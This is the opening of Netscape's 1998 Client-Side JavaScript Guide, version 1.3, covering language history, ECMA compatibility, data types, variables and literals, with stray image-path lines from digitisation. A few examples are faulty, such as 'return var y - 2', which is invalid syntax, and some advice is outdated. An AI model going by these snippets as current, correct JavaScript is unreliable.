Client-Side JavaScript Guide

Version 1.3


Recycled and Recyclable Paper

Version 1.3

Printed in the United States of America. 00 99 98 5 4 3 2 1

Netscape Communications Corporation, 501 East Middlefield Road, Mountain View, CA 94043

New Features in this Release

JavaScript version 1.3 provides the following new features and enhancements:

- **ECMA compliance.** JavaScript 1.3 is fully compatible with ECMA-262. See "JavaScript and the ECMA Specification" on page 28.
- **Unicode support.** The Unicode character set can be used for all known encoding, and you can use the Unicode escape sequence in string literals. See "Unicode" on page 43.
- **New strict equality operators === and !==.** The `===` (strict equal) operator returns true if the operands are equal and of the same type. The `!==` (strict not equal) operator returns true if the operands are not equal and/or not of the same type. See "Comparison Operators" on page 50.
- **Changes to the equality operators == and !=.** The use of the `==` (equal) and `!=` (not equal) operators reverts to the JavaScript 1.1 implementation. If the two operands are not of the same type, JavaScript attempts to convert the operands to an appropriate type for the comparison. See "Comparison Operators" on page 50.
- **Changes to the behavior of conditional tests.**
  - You should not use simple assignments in a conditional statement; for example, do not specify the condition `if(x = y)`. Previous JavaScript versions converted `if(x = y)` to `if(x == y)`, but 1.3 generates a runtime error. See "if...else Statement" on page 80.
  - Any object whose value is not `undefined` or `null`, including a Boolean object whose value is false, evaluates to true when passed to a conditional statement. See "if...else Statement" on page 80.
- **The JavaScript console.** The JavaScript console is a window that can display all JavaScript error messages. Then, when a JavaScript error occurs, the error message is directed to the JavaScript console and no dialog box appears. See Appendix B, "Displaying Errors with the JavaScript Console."

See the *Client-Side JavaScript Reference* for information on additional features.

Contents

Part 3 Working with LiveConnect

Part 4 Appendixes

About this Book

JavaScript is Netscape's cross-platform, object-based scripting language for client and server applications. This book explains everything you need to know to begin using core and client-side JavaScript.

This preface contains the following sections:

- New Features in this Release
- What You Should Already Know
- JavaScript Versions
- Where to Find JavaScript Information
- Document Conventions

New Features in this Release

For a summary of JavaScript 1.3 features, see "New Features in this Release" on page 3. Information on these features has been incorporated in this manual.

What You Should Already Know

This book assumes you have the following basic background:

- A general understanding of the Internet and the World Wide Web (WWW).
- Good working knowledge of HyperText Markup Language (HTML).

Some programming experience with a language such as C or Visual Basic is useful, but not required.

JavaScript Versions

Each version of Navigator supports a different version of JavaScript. To help you write scripts that are compatible with multiple versions of Navigator, this manual lists the JavaScript version in which each feature was implemented.

The following table lists the JavaScript version supported by different Navigator versions. Versions of Navigator prior to 2.0 do not support JavaScript.

Table 1 JavaScript and Navigator versions

JavaScript version	Navigator version
JavaScript 1.0	Navigator 2.0
JavaScript 1.1	Navigator 3.0
JavaScript 1.2	Navigator 4.0–4.05
JavaScript 1.3	Navigator 4.06–4.5

Each version of the Netscape Enterprise Server also supports a different version of JavaScript. To help you write scripts that are compatible with multiple versions of the Enterprise Server, this manual uses an abbreviation to indicate the server version in which each feature was implemented.

Table 2 JavaScript and Netscape Enterprise Server versions

Abbreviation	Enterpriser Server version
NES 2.0	Netscape Enterprise Server 2.0
NES 3.0	Netscape Enterprise Server 3.0

Where to Find JavaScript Information

The client-side JavaScript documentation includes the following books:

- The *Client-Side JavaScript Guide* (this book) provides information about the JavaScript language and its objects. This book contains information for both core and client-side JavaScript.
- The *Client-Side JavaScript Reference* provides reference material for the JavaScript language, including both core and client-side JavaScript.

If you are new to JavaScript, start with Chapter 1, "JavaScript Overview," then continue with the rest of the book. Once you have a firm grasp of the fundamentals, you can use the *Client-Side JavaScript Reference* to get more details on individual objects and statements.

If you are developing a client-server JavaScript application, use the material in this book to familiarize yourself with core and client-side JavaScript. Then, use the *Server-Side JavaScript Guide* and *Server-Side JavaScript Reference* for help developing a server-side JavaScript application.

DevEdge, Netscape's online developer resource, contains information that can be useful when you're working with JavaScript. The following URLs are of particular interest:

- `http://developer.netscape.com/docs/manuals/javascript.html`

  The JavaScript page of the DevEdge library contains documents of interest about JavaScript. This page changes frequently. You should visit it periodically to get the newest information.

- `http://developer.netscape.com/docs/manuals/`

  The DevEdge library contains documentation on many Netscape products and technologies.

- `http://developer.netscape.com`

  The DevEdge home page gives you access to all DevEdge resources.

Document Conventions

Occasionally this book tells you where to find things in the user interface of Navigator. In these cases, the book describes the user interface in Navigator 4.5. The interface may be different in earlier versions of the browser.

JavaScript applications run on many operating systems; the information in this book applies to all versions. File and directory paths are given in Windows format (with backslashes separating directory names). For Unix versions, the directory paths are the same, except that you use slashes instead of backslashes to separate directories.

This book uses uniform resource locators (URLs) of the following form:

`http://server.domain/path/file.html`

In these URLs, *server* represents the name of the server on which you run your application, such as `research1` or `www`; *domain* represents your Internet domain name, such as `netscape.com` or `uiuc.edu`; *path* represents the directory structure on the server; and *file*`.html` represents an individual file name. In general, items in italics in URLs are placeholders and items in normal monospace font are literals. If your server has Secure Sockets Layer (SSL) enabled, you would use `https` instead of `http` in the URL.

This book uses the following font conventions:

- `The monospace font` is used for sample code and code listings, API and language elements (such as method names and property names), file names, path names, directory names, HTML tags, and any text that must be typed on the screen. (*`Monospace italic font`* is used for placeholders embedded in code.)
- *Italic type* is used for book titles, emphasis, variables and placeholders, and words used in the literal sense.
- **Boldface type** is used for glossary terms.

Chapter

1

JavaScript Overview

This chapter introduces JavaScript and discusses some of its fundamental concepts.

This chapter contains the following sections:

- What Is JavaScript?
- Core, Client-Side, and Server-Side JavaScript
- JavaScript and Java
- Debugging JavaScript
- Visual JavaScript
- JavaScript and the ECMA Specification

What Is JavaScript?

JavaScript is Netscape's cross-platform, object-oriented scripting language. Core JavaScript contains a core set of objects, such as `Array`, `Date`, and `Math`, and a core set of language elements such as operators, control structures, and statements. Core JavaScript can be extended for a variety of purposes by supplementing it with additional objects; for example:

- *Client-side JavaScript* extends the core language by supplying objects to control a browser (Navigator or another web browser) and its Document Object Model (DOM). For example, client-side extensions allow an application to place elements on an HTML form and respond to user events such as mouse clicks, form input, and page navigation.
- *Server-side JavaScript* extends the core language by supplying objects relevant to running JavaScript on a server. For example, server-side extensions allow an application to communicate with a relational database, provide continuity of information from one invocation to another of the application, or perform file manipulations on a server.

JavaScript lets you create applications that run over the Internet. Client applications run in a browser, such as Netscape Navigator, and server applications run on a server, such as Netscape Enterprise Server. Using JavaScript, you can create dynamic HTML pages that process user input and maintain persistent data using special objects, files, and relational databases.


Through JavaScript's LiveConnect functionality, you can let Java and JavaScript code communicate with each other. From JavaScript, you can instantiate Java objects and access their public methods and fields. From Java, you can access JavaScript objects, properties, and methods.

Netscape invented JavaScript, and JavaScript was first used in Netscape browsers.

Core, Client-Side, and Server-Side JavaScript

The components of JavaScript are illustrated in the following figure.

Figure 1.1 The JavaScript language



The following sections introduce the workings of JavaScript on the client and on the server.

Core JavaScript


Client-side and server-side JavaScript have the following elements in common:

- Keywords
- Statement syntax and grammar
- Rules for expressions, variables, and literals
- Underlying object model (although client-side and server-side JavaScript have different sets of predefined objects)
- Predefined objects and functions, such as such as `Array`, `Date`, and `Math`

Client-Side JavaScript

Web browsers such as Navigator (2.0 and later versions) can interpret client-side JavaScript statements embedded in an HTML page. When the browser (or *client*) requests such a page, the server sends the full content of the document, including HTML and JavaScript statements, over the network to the client. The browser reads the page from top to bottom, displaying the results of the HTML and executing JavaScript statements as they are encountered. This process, illustrated in the following figure, produces the results that the user sees.

Figure 1.2 Client-side JavaScript



Client-side JavaScript statements embedded in an HTML page can respond to user events such as mouse clicks, form input, and page navigation. For example, you can write a JavaScript function to verify that users enter valid information into a form requesting a telephone number or zip code. Without any network transmission, the embedded JavaScript on the HTML page can check the entered data and display a dialog box if the user enters invalid data.

Different versions of JavaScript work with specific versions of Navigator. For example, JavaScript 1.2 is for Navigator 4.0. Some features available in JavaScript 1.2 are not available in JavaScript 1.1 and hence are not available in Navigator 3.0. For information on JavaScript and Navigator versions, see "JavaScript Versions" on page 16.


Server-Side JavaScript

On the server, you also embed JavaScript in HTML pages. The server-side statements can connect to relational databases from different vendors, share information across users of an application, access the file system on the server, or communicate with other applications through LiveConnect and Java. HTML pages with server-side JavaScript can also include client-side JavaScript.

In contrast to pure client-side JavaScript pages, HTML pages that use server-side JavaScript are compiled into bytecode executable files. These application executables are run by a web server that contains the JavaScript runtime engine. For this reason, creating JavaScript applications is a two-stage process.


In the first stage, shown in Figure 1.3, you create HTML pages (which can contain both client-side and server-side JavaScript statements) and JavaScript files. You then compile all of those files into a single executable.

Figure 1.3 Server-side JavaScript during development



In the second stage, shown in Figure 1.4, a page in the application is requested by a client browser. The runtime engine uses the application executable to look up the source page and dynamically generate the HTML page to return. It runs any server-side JavaScript statements found on the page. The result of those statements might add new HTML or client-side JavaScript statements to the HTML page. The run-time engine then sends the resulting page over the network to the Navigator client, which runs any client-side JavaScript and displays the results.

Figure 1.4 Server-side JavaScript during runtime



In contrast to standard Common Gateway Interface (CGI) programs, all JavaScript source is integrated directly into HTML pages, facilitating rapid development and easy maintenance. Server-side JavaScript's Session Management Service contains objects you can use to maintain data that persists

across client requests, multiple clients, and multiple applications. Server-side JavaScript's LiveWire Database Service provides objects for database access that serve as an interface to Structured Query Language (SQL) database servers.

JavaScript and Java

JavaScript and Java are similar in some ways but fundamentally different in others. The JavaScript language resembles Java but does not have Java's static typing and strong type checking. JavaScript supports most Java expression syntax and basic control-flow constructs.

In contrast to Java's compile-time system of classes built by declarations, JavaScript supports a runtime system based on a small number of data types representing numeric, Boolean, and string values. JavaScript has a prototype-based object model instead of the more common class-based object model. The prototype-based model provides dynamic inheritance; that is, what is inherited can vary for individual objects. JavaScript also supports functions without any special declarative requirements. Functions can be properties of objects, executing as loosely typed methods.

JavaScript is a very free-form language compared to Java. You do not have to declare all variables, classes, and methods. You do not have to be concerned with whether methods are public, private, or protected, and you do not have to implement interfaces. Variables, parameters, and function return types are not explicitly typed.

Java is a class-based programming language designed for fast execution and type safety. Type safety means, for instance, that you can't cast a Java integer into an object reference or access private memory by corrupting Java bytecodes. Java's class-based model means that programs consist exclusively of classes and their methods. Java's class inheritance and strong typing generally require tightly coupled object hierarchies. These requirements make Java programming more complex than JavaScript authoring.

In contrast, JavaScript descends in spirit from a line of smaller, dynamically typed languages such as HyperTalk and dBASE. These scripting languages offer programming tools to a much wider audience because of their easier syntax, specialized built-in functionality, and minimal requirements for object creation.

Table 1.1 JavaScript compared to Java

JavaScript	Java
Interpreted (not compiled) by client.	Compiled bytecodes downloaded from server, executed on client.
Object-oriented. No distinction between types of objects. Inheritance is through the prototype mechanism, and properties and methods can be added to any object dynamically.	Class-based. Objects are divided into classes and instances with all inheritance through the class hierarchy. Classes and instances cannot have properties or methods added dynamically.
Code integrated with, and embedded in, HTML.	Applets distinct from HTML (accessed from HTML pages).
Variable data types not declared (dynamic typing).	Variable data types must be declared (static typing).
Cannot automatically write to hard disk.	Cannot automatically write to hard disk.

For more information on the differences between JavaScript and Java, see Chapter 8, "Details of the Object Model."

Debugging JavaScript

JavaScript allows you to write complex computer programs. As with all languages, you may make mistakes while writing your scripts. The Netscape JavaScript Debugger allows you to debug your scripts. For information on using the Debugger, see the following documents:

- *Netscape JavaScript Debugger 1.1* introduces the Debugger.

  You can download the Debugger from this URL. The file you download is a SmartUpdate .jar file. To install the Debugger, load the .jar file in Navigator: either use the download procedure described at the preceding URL, or type the URL to the .jar file in the location field.

- *Getting Started with Netscape JavaScript Debugger* explains how to use the Debugger.

Visual JavaScript

Netscape Visual JavaScript is a component-based visual development tool for the Netscape Open Network Environment (ONE) platform. It is primarily intended for use by application developers who want to build cross-platform, standards-based, web applications from ready-to-use components with minimal programming effort. The applications are based on HTML, JavaScript, and Java.

For information on Visual JavaScript, see the *Visual JavaScript Developer's Guide*.

JavaScript and the ECMA Specification

Netscape invented JavaScript, and JavaScript was first used in Netscape browsers. However, Netscape is working with ECMA (European Computer Manufacturers Association) to deliver a standardized, international programming language based on core JavaScript. ECMA is an international standards association for information and communication systems. This standardized version of JavaScript, called ECMAScript, behaves the same way in all applications that support the standard. Companies can use the open standard language to develop their implementation of JavaScript. The first version of the ECMA standard is documented in the ECMA-262 specification.

The ECMA-262 standard is also approved by the ISO (International Organization for Standards) as ISO-16262. You can find a PDF version of ECMA-262 at Netscape DevEdge Online. You can also find the specification on the ECMA web site. The ECMA specification does not describe the Document Object Model (DOM), which is being standardized by the World Wide Web Consortium (W3C). The DOM defines the way in which HTML document objects are exposed to your script.

Relationship Between JavaScript and ECMA Versions

Netscape works closely with ECMA to produce the ECMA specification. The following table describes the relationship between JavaScript and ECMA versions.

Table 1.2 JavaScript and ECMA versions

JavaScript version	Relationship to ECMA version
JavaScript 1.1	ECMA-262 is based on JavaScript 1.1.
JavaScript 1.2	ECMA-262 was not complete when JavaScript 1.2 was released. JavaScript 1.2 is not fully compatible with ECMA-262 for the following reasons: • Netscape developed additional features in JavaScript 1.2 that were not considered for ECMA-262. • ECMA-262 adds two new features: internationalization using Unicode, and uniform behavior across all platforms. Several features of JavaScript 1.2, such as the `Date` object, were platform-dependent and used platform-specific behavior.
JavaScript 1.3	JavaScript 1.3 is fully compatible with ECMA-262. JavaScript 1.3 resolved the inconsistencies that JavaScript 1.2 had with ECMA-262, while keeping all the additional features of JavaScript 1.2 except == and !=, which were changed to conform with ECMA-262. These additional features, including some new features of JavaScript 1.3 that are not part of ECMA, are under consideration for the second version of the ECMA specification. For example, JavaScript 1.2 and 1.3 support regular expressions, which are not included in ECMA-262. The second version of the ECMA specification had not been finalized when JavaScript 1.3 was released.

The *Client-Side JavaScript Reference* indicates which features of the language are ECMA-compliant.

JavaScript will always include features that are not part of the ECMA specification; JavaScript is compatible with ECMA, while providing additional features.

JavaScript Documentation vs. the ECMA Specification

The ECMA specification is a set of requirements for implementing ECMAScript; it is useful if you want to determine whether a JavaScript feature is supported under ECMA. If you plan to write JavaScript code that uses only features supported by ECMA, then you may need to review the ECMA specification.

The ECMA document is not intended to help script programmers; use the JavaScript documentation for information on writing scripts.

JavaScript and ECMA Terminology

The ECMA specification uses terminology and syntax that may be unfamiliar to a JavaScript programmer. Although the description of the language may differ in ECMA, the language itself remains the same. JavaScript supports all functionality outlined in the ECMA specification.

The JavaScript documentation describes aspects of the language that are appropriate for a JavaScript programmer. For example:

- The global object is not discussed in the JavaScript documentation because you do not use it directly. The methods and properties of the global object, which you do use, are discussed in the JavaScript documentation but are called top-level functions and properties.
- The no parameter (zero-argument) constructor with the `Number` and `String` objects is not discussed in the JavaScript documentation, because what is generated is of little use. A `Number` constructor without an argument returns +0, and a `String` constructor without an argument returns "" (an empty string).

1

Core Language Features

- **Values, Variables, and Literals**
- **Expressions and Operators**
- **Regular Expressions**
- **Statements**
- **Functions**
- **Working with Objects**
- **Details of the Object Model**

Chapter

2

Values, Variables, and Literals

This chapter discusses values that JavaScript recognizes and describes the fundamental building blocks of JavaScript expressions: variables and literals.

This chapter contains the following sections:

- Values
- Variables
- Literals
- Unicode

Values

JavaScript recognizes the following types of values:

- Numbers, such as 42 or 3.14159.
- Logical (Boolean) values, either `true` or `false`.
- Strings, such as "Howdy!".
- `null`, a special keyword denoting a null value; `null` is also a primitive value. Because JavaScript is case sensitive, `null` is not the same as `Null`, `NULL`, or any other variant.

- `undefined`, a top-level property whose value is undefined; `undefined` is also a primitive value.

This relatively small set of types of values, or *data types*, enables you to perform useful functions with your applications. There is no explicit distinction between integer and real-valued numbers. Nor is there an explicit date data type in JavaScript. However, you can use the `Date` object and its methods to handle dates.

Objects and functions are the other fundamental elements in the language. You can think of objects as named containers for values, and functions as procedures that your application can perform.

Data Type Conversion

JavaScript is a dynamically typed language. That means you do not have to specify the data type of a variable when you declare it, and data types are converted automatically as needed during script execution. So, for example, you could define a variable as follows:

```
var answer = 42
```

And later, you could assign the same variable a string value, for example,

```
answer = "Thanks for all the fish..."
```

Because JavaScript is dynamically typed, this assignment does not cause an error message.

In expressions involving numeric and string values with the + operator, JavaScript converts numeric values to strings. For example, consider the following statements:

```
x = "The answer is " + 42 // returns "The answer is 42"
y = 42 + " is the answer" // returns "42 is the answer"
```

In statements involving other operators, JavaScript does not convert numeric values to strings. For example:

```
"37" - 7 // returns 30
"37" + 7 // returns 377
```

Variables

You use variables as symbolic names for values in your application. You give variables names by which you refer to them and which must conform to certain rules.

A JavaScript identifier, or *name,* must start with a letter or underscore ("_"); subsequent characters can also be digits (0-9). Because JavaScript is case sensitive, letters include the characters "A" through "Z" (uppercase) and the characters "a" through "z" (lowercase).

Some examples of legal names are `Number_hits`, `temp99`, and `_name`.

Declaring Variables

You can declare a variable in two ways:

- By simply assigning it a value. For example, `x = 42`
- With the keyword `var.` For example, `var x = 42`

Evaluating Variables

A variable or array element that has not been assigned a value has the value `undefined`. The result of evaluating an unassigned variable depends on how it was declared:

- If the unassigned variable was declared without var, the evaluation results in a runtime error.
- If the unassigned variable was declared with var, the evaluation results in the undefined value, or NaN in numeric contexts.

The following code demonstrates evaluating unassigned variables.

```
function f1() {
   return y - 2;
}
f1() //Causes runtime error

function f2() {
   return var y - 2;
}
f2() //returns NaN
```

You can use `undefined` to determine whether a variable has a value. In the following code, the variable `input` is not assigned a value, and the `if` statement evaluates to `true`.

```
var input;
if(input === undefined){
   doThis();
} else {
   doThat();
}
```

The `undefined` value behaves as false when used as a Boolean value. For example, the following code executes the function `myFunction` because the array element is not defined:

```
myArray=new Array()
if (!myArray[0])
   myFunction()
```

When you evaluate a null variable, the null value behaves as 0 in numeric contexts and as false in Boolean contexts. For example:

```
var n = null
n * 32 //returns 0
```

Variable Scope

When you set a variable identifier by assignment outside of a function, it is called a *global* variable, because it is available everywhere in the current document. When you declare a variable within a function, it is called a *local* variable, because it is available only within the function.

Using `var` to declare a global variable is optional. However, you must use `var` to declare a variable inside a function.

You can access global variables declared in one window or frame from another window or frame by specifying the window or frame name. For example, if a variable called `phoneNumber` is declared in a `FRAMESET` document, you can refer to this variable from a child frame as `parent.phoneNumber`.

Literals

You use literals to represent values in JavaScript. These are fixed values, not variables, that you *literally* provide in your script. This section describes the following types of literals:

- Array Literals
- Boolean Literals
- Floating-Point Literals
- Integers
- Object Literals
- String Literals

Array Literals

An array literal is a list of zero or more expressions, each of which represents an array element, enclosed in square brackets ([]). When you create an array using an array literal, it is initialized with the specified values as its elements, and its length is set to the number of arguments specified.

The following example creates the `coffees` array with three elements and a length of three:

```
coffees = ["French Roast", "Columbian", "Kona"]
```

Note An array literal is a type of object initializer. See "Using Object Initializers" on page 101.

If an array is created using a literal in a top-level script, JavaScript interprets the array each time it evaluates the expression containing the array literal. In addition, a literal used in a function is created each time the function is called.

Array literals are also `Array` objects. See "Array Object" on page 107 for details on `Array` objects.

Extra Commas in Array Literals

You do not have to specify all elements in an array literal. If you put two commas in a row, the array is created with spaces for the unspecified elements. The following example creates the `fish` array:

```
fish = ["Lion", , "Angel"]
```

This array has two elements with values and one empty element (`fish[0]` is "Lion", `fish[1]` is undefined, and `fish[2]` is "Angel"):

If you include a trailing comma at the end of the list of elements, the comma is ignored. In the following example, the length of the array is three. There is no `myList[3]`. All other commas in the list indicate a new element.

```
myList = ['home', , 'school', ];
```

In the following example, the length of the array is four, and `myList[0]` is missing.

```
myList = [ , 'home', , 'school'];
```

In the following example, the length of the array is four, and `myList[3]` is missing. Only the last comma is ignored. This trailing comma is optional.

```
myList = ['home', , 'school', , ];
```

Boolean Literals

The Boolean type has two literal values: `true` and `false`.

Do not confuse the primitive Boolean values true and false with the true and false values of the Boolean object. The Boolean object is a wrapper around the primitive Boolean data type. See "Boolean Object" on page 111 for more information.

Floating-Point Literals

A floating-point literal can have the following parts:

- A decimal integer
- A decimal point (".")
- A fraction (another decimal number)
- An exponent

The exponent part is an "e" or "E" followed by an integer, which can be signed (preceded by "+" or "-"). A floating-point literal must have at least one digit and either a decimal point or "e" (or "E").

Some examples of floating-point literals are 3.1415, -3.1E12, .1e12, and 2E-12

Integers

Integers can be expressed in decimal (base 10), hexadecimal (base 16), and octal (base 8). A decimal integer literal consists of a sequence of digits without a leading 0 (zero). A leading 0 (zero) on an integer literal indicates it is in octal; a leading 0x (or 0X) indicates hexadecimal. Hexadecimal integers can include digits (0-9) and the letters a-f and A-F. Octal integers can include only the digits 0-7.

Some examples of integer literals are: 42, 0xFFF, and -345.

Object Literals

An object literal is a list of zero or more pairs of property names and associated values of an object, enclosed in curly braces ({}). You should not use an object literal at the beginning of a statement. This will lead to an error.

The following is an example of an object literal. The first element of the `car` object defines a property, `myCar`; the second element, the `getCar` property, invokes a function (`Cars("honda")`); the third element, the `special` property, uses an existing variable (`Sales`).

```
var Sales = "Toyota";

function CarTypes(name) {
   if(name == "Honda")
      return name;
   else
      return "Sorry, we don't sell " + name + ".";
}

car = {myCar: "Saturn", getCar: CarTypes("Honda"), special: Sales}

document.write(car.myCar); // Saturn
document.write(car.getCar); // Honda
document.write(car.special); // Toyota
```

Additionally, you can use an index for the object, the `index` property (for example, 7), or nest an object inside another. The following example uses these options. These features, however, may not be supported by other ECMA-compliant browsers.

```
car = {manyCars: {a: "Saab", b: "Jeep"}, 7: "Mazda"}

document.write(car.manyCars.b); // Jeep
document.write(car[7]); // Mazda
```

String Literals

A string literal is zero or more characters enclosed in double (") or single (') quotation marks. A string must be delimited by quotation marks of the same type; that is, either both single quotation marks or both double quotation marks. The following are examples of string literals:

- `"blah"`
- `'blah'`
- `"1234"`
- `"one line \n another line"`

You can call any of the methods of the String object on a string literal value—JavaScript automatically converts the string literal to a temporary String object, calls the method, then discards the temporary String object. You can also use the `String.length` property with a string literal.

You should use string literals unless you specifically need to use a String object. See "String Object" on page 118 for details on `String` objects.

Using Special Characters in Strings

In addition to ordinary characters, you can also include special characters in strings, as shown in the following example.

```
"one line \n another line"
```

The following table lists the special characters that you can use in JavaScript strings.

Table 2.1 JavaScript special characters

Character	Meaning
`\b`	Backspace
`\f`	Form feed
`\n`	New line
`\r`	Carriage return
`\t`	Tab
`\'`	Apostrophe or single quote
`\"`	Double quote

Table 2.1 JavaScript special characters

Character	Meaning
\\	Backslash character (\)
XXX	The character with the Latin-1 encoding specified by up to three octal digits *XXX* between 0 and 377. For example, \251 is the octal sequence for the copyright symbol.
\x*XX*	The character with the Latin-1 encoding specified by the two hexadecimal digits *XX* between 00 and FF. For example, \xA9 is the hexadecimal sequence for the copyright symbol.
\u*XXXX*	The Unicode character specified by the four hexadecimal digits *XXXX*. For example, \u00A9 is the Unicode sequence for the copyright symbol. See "Unicode Escape Sequences" on page 44.

Escaping Characters

For characters not listed in Table 2.1, a preceding backslash is ignored, with the exception of a quotation mark and the backslash character itself.

You can insert a quotation mark inside a string by preceding it with a backslash. This is known as *escaping* the quotation mark. For example,

```
var quote = "He read \"The Cremation of Sam McGee\" by R.W. Service."
document.write(quote)
```

The result of this would be

> He read "The Cremation of Sam McGee" by R.W. Service.

To include a literal backslash inside a string, you must escape the backslash character. For example, to assign the file path `c:\temp` to a string, use the following:

```
var home = "c:\\temp"
```

Unicode

Unicode is a universal character-coding standard for the interchange and display of principal written languages. It covers the languages of Americas, Europe, Middle East, Africa, India, Asia, and Pacifica, as well as historic scripts and technical symbols. Unicode allows for the exchange, processing, and display of multilingual texts, as well as the use of common technical and mathematical symbols. It hopes to resolve internationalization problems of multilingual computing, such as different national character standards. Not all modern or archaic scripts, however, are currently supported.

